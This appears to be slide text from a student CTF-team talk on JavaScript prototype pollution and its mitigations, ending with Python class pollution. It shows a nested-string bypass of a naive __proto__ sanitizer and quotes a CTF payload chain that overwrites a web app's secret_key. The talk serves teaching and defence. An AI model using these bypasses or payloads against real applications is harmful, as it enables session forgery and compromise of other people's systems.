Welcome to Node.js v22.0.0.

Type `".help"` for more information.

```
> function sanitize(key) { return key.replaceAll("__proto__",  
"").replaceAll("prototype", "") }
```

`undefined`

```
> sanitize("__proto__.hand") // haha
```

`'.hand'`

```
> sanitize("__pro__proto__to__.hand") // oh noes
```

`'__proto__.hand'`

- The disadvantage with the allowlist approach is that it only works if you know the data structure beforehand
- Might be relevant for CTF players, as bypassing the sanitization might be part of the solution



Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

Map and Set



- If you are using objects to simply store data, use **Map** [1] and **Set** [2] instead [3]
 - **Map**: If you want to store key-value pairs
 - **Set**: If you want to simply store unique values
- It is not vulnerable to prototype pollution if used properly (e.g. only use **get** and **set** to manipulate data for **Map**)
 - Thus, if you see a CTF challenge using them improperly, be happy ☺

Welcome to Node.js v22.0.0.

Type ".help" for more information.

```
> const m = new Map()
```

```
undefined
```

```
> m.get("__proto__") // proper usage
```

```
undefined
```

```
> m["__proto__"] // improper usage, may still be CTF-able
```

```
Object [Map] {}
```

1. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Map

2. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Set

3. https://cheatsheetseries.owasp.org/cheatsheets/Prototype_Pollution_Prevention_Cheat_Sheet.html#use-new-set-or-new-map



Map and Set 2



- An additional advantage is that they have more useful instance methods than a pure object, such as `forEach`, `clear`, etc. [1], [2]
- The disadvantage is that most code in existence (e.g. libraries) can only handle using objects to store data, like function parameters only accepting objects
- The above two are irrelevant for CTF players

1. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Map

2. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Set



null-prototype objects



- If `Map` and `Set` cannot be used to store pure data, perhaps because of legacy code, `null`-prototype objects [1] can be used instead [2]
- As mentioned before (did you listen?), getting `__proto__` will not return the prototype and setting it simply creates a normal property, preventing prototype pollution
- Likewise for `constructor.prototype`, because `constructor` is a property on the prototype instead of the object itself
- Ways to create `null`-prototype objects:

`Object.setPrototypeOf({}, null)` // not recommended, sets prototype to ``null`` after creation

`Object.create(null)`

`{ __proto__: null }` // unlike accessing the ``__proto__`` property after object creation, this way of setting the prototype in the object initializer is in the ECMAScript standard, see https://developer.mozilla.org/docs/Web/JavaScript/Reference/Operators/Object_initializer#prototype_setter; it is a bit ugly though

1. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object#null-prototype_objects

2. https://cheatsheetseries.owasp.org/cheatsheets/Prototype_Pollution_Prevention_Cheat_Sheet.html#if-objects-or-object-literals-are-required



null-prototype objects 2



- An additional advantage is that it is likely compatible with most existing code
- As mentioned before, the disadvantage is that are missing some `Object.prototype` instance methods [1]; this might break some existing code assuming the existence of those methods (e.g. `String(Object.create(null))` throws `TypeError`)
- The above two are also irrelevant for CTF players

1. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object#instance_methods



Freezing prototypes



- `Object.freeze` [1] makes an object immutable (not deep immutable though) and `Object.seal` [2] makes new properties unaddable
 - Both makes the `[[Prototype]]` property (internal slot) immutable (not the prototype object itself)
- If you freeze the prototypes instead, then nothing happens when you try to pollute the prototypes [3]

Welcome to Node.js v22.0.0.

Type `".help"` for more information.

```
> Object.seal(Object.prototype)
```

```
[Object: null prototype] {}
```

```
> Object.prototype.hand = "knife"
```

```
'knife'
```

```
> Object.prototype.hand // the property fails to be added
```

```
undefined
```

```
> Object.prototype.constructor = "knife"
```

```
'knife'
```

```
> Object.prototype.constructor // can still change existing properties
```

```
'knife'
```

```
> Object.freeze(Object.prototype)
```

```
[Object: null prototype] {}
```

```
> Object.prototype.constructor = "hidden knife"
```

```
'hidden knife'
```

```
> Object.prototype.constructor // the prototype is (shallow) immutable now
```

```
'knife'
```

1. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/freeze

2. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/seal

3. https://cheatsheetseries.owasp.org/cheatsheets/Prototype_Pollution_Prevention_Cheat_Sheet.html#use-object-freeze-and-seal-mechanisms



Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

Freezing prototypes 2



- The advantage is that all objects with said prototype are protected automatically without code changes
 - `Object.seal` is sufficient to block most prototype pollution as most prototype pollution requires adding new properties
 - `Object.freeze` blocks the rest of them
- The disadvantage is that code that changes prototypes no longer work, which may occur for older libraries that do monkey patching [1]
- Another one is that you might forget to freeze some prototypes
- Slightly relevant for CTF players, you might find some unfrozen prototypes



Remove `__proto__`



- Remember the `__proto__` property is not in the ECMAScript standard (accurately, optional)?
- Node.js has a CLI flag `--disable-proto=delete` (there are other values such as `throw`) to remove the `__proto__` property [1]

```
$ node --disable-proto=delete
Welcome to Node.js v22.0.0.
Type ".help" for more information.
> ({}).__proto__
undefined
> Object.prototype.__proto__
undefined
```

- Newer JavaScript runtimes, such as Deno [2] (but not Bun), simply does not have the `__proto__` property
- A defense in depth technique, meaning it ~~tortures~~ makes it harder for attackers to exploit [1]
 - `constructor.prototype` is still available, but is usually harder to exploit
- For CTF players, check the Node.js launch arguments; and check whether they are using the Node.js runtime in the first place

1. https://cheatsheetseries.owasp.org/cheatsheets/Prototype_Pollution_Prevention_Cheat_Sheet.html#nodejs-configuration-flag

2. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/proto#browser_compatibility



Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

Remove `__proto__` 2



- The advantage is it slows down attacks
- The disadvantage is that `constructor.prototype` is still available, so other complementing mitigation techniques are still needed
- It might also break older existing code (e.g. libraries) that access `__proto__`
- For CTF players, this either means you either go through `constructor.prototype` instead or prototype pollution is not the right solution



Before we begin

JavaScript

[[Prototype]]

Pollution


Why & how

Mitigations

Generalizations

End

Mitigations/obstacles

- There are only a few ways to defense, so it is best for you to memorize all of them
- Best used against **unethical hacking blobcats** 
- For CTF designers: Have fun!



Generalizations (plot twist)





Generalizations

- While today's topic is mainly focused on JavaScript, this would work on programming languages that has the following characteristics...
 - Prototype-based
 - Provides unvetted access to prototypes like `__proto__`
 - Prototypes are mutable at runtime
- Programming languages that are most like JavaScript are derivatives of JavaScript, such as TypeScript, CoffeeScript, etc. [1]
- But are there any other programming languages...?



Yes

And its name is called...

—



> FIREBIRD CTF
TEAM

Python

And its name is called...



>FIREBIRD CTF
TEAM



Class pollution in Python

- The “prototype” can also be a “class”
- Consider Python...
 - ~~Prototype-based~~: Irrelevant, we should not insist that it must be called “prototype”
 - Provides unvetted access to ~~prototypes~~ classes: `obj.__class__[1]`
 - ~~Prototypes~~ Classes are mutable at runtime: You can assign new attributes to classes after creation
- Example in the next slide





Class pollution in Python demonstration

```
Python 3.13.0a6 (tags/v3.13.0a6:57aee2a, Apr 9 2024, 14:05:27) [MSC v.1938  
64 bit (AMD64)] on win32
```

```
Type "help", "copyright", "credits" or "license" for more information.
```

```
>>> class A: pass
```

```
...
```

```
>>> a = A()
```

```
>>> a.hand
```

```
Traceback (most recent call last):
```

```
  File "<stdin>", line 1, in <module>
```

```
    a.hand
```

```
AttributeError: 'A' object has no attribute 'hand'
```

```
>>> A().__class__.hand = "knife" # polluter
```

```
>>> a.hand # polluted
```

```
'knife'
```






Class pollution in Python 2

- There are differences from the vulnerability in JavaScript, of course, but we will not go over it in this presentation for being out of scope
- For a CTF challenge and a writeup on class pollution in Python, see <https://ctftime.org/writeup/36991>
- Payload example from the above CTF challenge:

```
__class__.__init__.__globals__.__spec__.loader.__init__.__globals__.__sys.modules.__main__.app.secret_key = "test"
```





Before we begin

JavaScript

[[Prototype]]

Pollution

Why & how

Mitigations

Generalizations

End

Class pollution



- Unfortunately, Python seems to be the only popular programming language that has class pollution
- That is because most programming languages with classes cannot change the class after creation, such as Java
- This is really the end for prototype pollution and class pollution
- If you want to go further, combining prototype pollution and class pollution with other techniques is the way to go; the sky is the limit



First draft completed at 2024-05-06T03:14+08:00

Credits & references (please skip me)





Credits

- References are on the bottom left corner of the pages where they are referenced
- All references are listed starting from the next slide, in alphabetical order, deduplicated
- It also acts as a further reading list
- Special thanks to
 1. <https://github.com/DuckOfDisorder/BlobCats> for having so many blobcats to choose from
 2. <https://ctftime.org/writeups?hidden-tags=prototype-pollution> for having so many writeups to read from
 3. Desmond for being a living meme
 4. **And you**, for listening patiently for 1.5 hours (or not, whatever) 🐼





References

1. <https://blog.huli.tw/2023/06/22/ejs-render-vulnerability-ctf/>
2. https://cheatsheetseries.owasp.org/cheatsheets/Prototype_Pollution_Prevention_Cheat_Sheet.html#if-objects-or-object-literals-are-required
3. https://cheatsheetseries.owasp.org/cheatsheets/Prototype_Pollution_Prevention_Cheat_Sheet.html#nodejs-configuration-flag
4. https://cheatsheetseries.owasp.org/cheatsheets/Prototype_Pollution_Prevention_Cheat_Sheet.html#use-new-set-or-new-map
5. https://cheatsheetseries.owasp.org/cheatsheets/Prototype_Pollution_Prevention_Cheat_Sheet.html#use-object-freeze-and-seal-mechanisms
6. <https://ctftime.org/writeup/28035>
7. <https://ctftime.org/writeup/36991>
8. <https://ctftime.org/writeup/38612>
9. <https://ctftime.org/writeup/39045>
10. <https://ctftime.org/writeups?hidden-tags=prototype-pollution>



References 2

1. <https://curl.se/docs/manpage.html>
2. https://developer.mozilla.org/docs/Web/JavaScript/Data_structure
3. https://developer.mozilla.org/docs/Web/JavaScript/Inheritance_and_the_prototype_chain
4. https://developer.mozilla.org/docs/Web/JavaScript/Inheritance_and_the_prototype_chain#implicit_constructors_of_literals, see the warning section
5. <https://developer.mozilla.org/docs/Web/JavaScript/Reference/Functions/get>
6. <https://developer.mozilla.org/docs/Web/JavaScript/Reference/Functions/set>
7. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Boolean#boolean_coercion
8. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Map
9. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object#description
10. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object#instance_methods



References 3

1. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object#null-prototype_objects
2. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/assign
3. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/constructor
4. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/freeze
5. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/getPrototypeOf
6. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/proto
7. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/proto#browser_compatibility
8. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/seal
9. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/setPrototypeOf
10. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Object/toString



References 4

1. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Global_Objects/Set
2. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Operators/Property_accessors#bracket_notation
3. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Operators/Property_accessors#dot_notation
4. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Operators/Spread_syntax#comparing_with_object.assign
5. <https://developer.mozilla.org/docs/Web/JavaScript/Reference/Operators/typeof>
6. https://developer.mozilla.org/docs/Web/JavaScript/Reference/Operators/typeof#typeof_null
7. https://docs.python.org/3/library/stdtypes.html#instance.__class__
8. <https://gist.github.com/matthiasak/c3c9c40d0f98ca91def1>
9. <https://github.com/advisories/GHSA-2j2x-2gpw-g8fm>
10. <https://github.com/hughsk/flat/issues/105>



References 5

1. <https://github.com/ljharb/qs#readme>
2. <https://github.com/polyipseity/information/blob/a00eb9f628ac8b830ff61632e9c617b103eed9b/special/academia/HKUST/COMP%203633/presentation%2010/JavaScript.java>
3. <https://github.com/polyipseity/information/tree/a00eb9f628ac8b830ff61632e9c617b103eed9b/special/academia/HKUST/COMP%203633/presentation%2010/examples>
4. <https://github.com/polyipseity/information/tree/main/special/academia/HKUST/COMP%203633/presentation%2010>
5. <https://nodejs.org/en/download>
6. <https://portswigger.net/web-security/prototype-pollution#how-do-prototype-pollution-vulnerabilities-arise>
7. <https://portswigger.net/web-security/prototype-pollution/preventing#sanitizing-property-keys>
8. <https://pugjs.org/language/code.html>
9. <https://tc39.es/ecma262/#sec-ordinary-object-internal-methods-and-internal-slots>
10. <https://web.archive.org/web/20201109113214/https://blog.p6.is/AST-Injection/>

QwQ&A

(please go easy)



>FIREBIRD CTF
TEAM

End



>FIREBIRD CTF
TEAM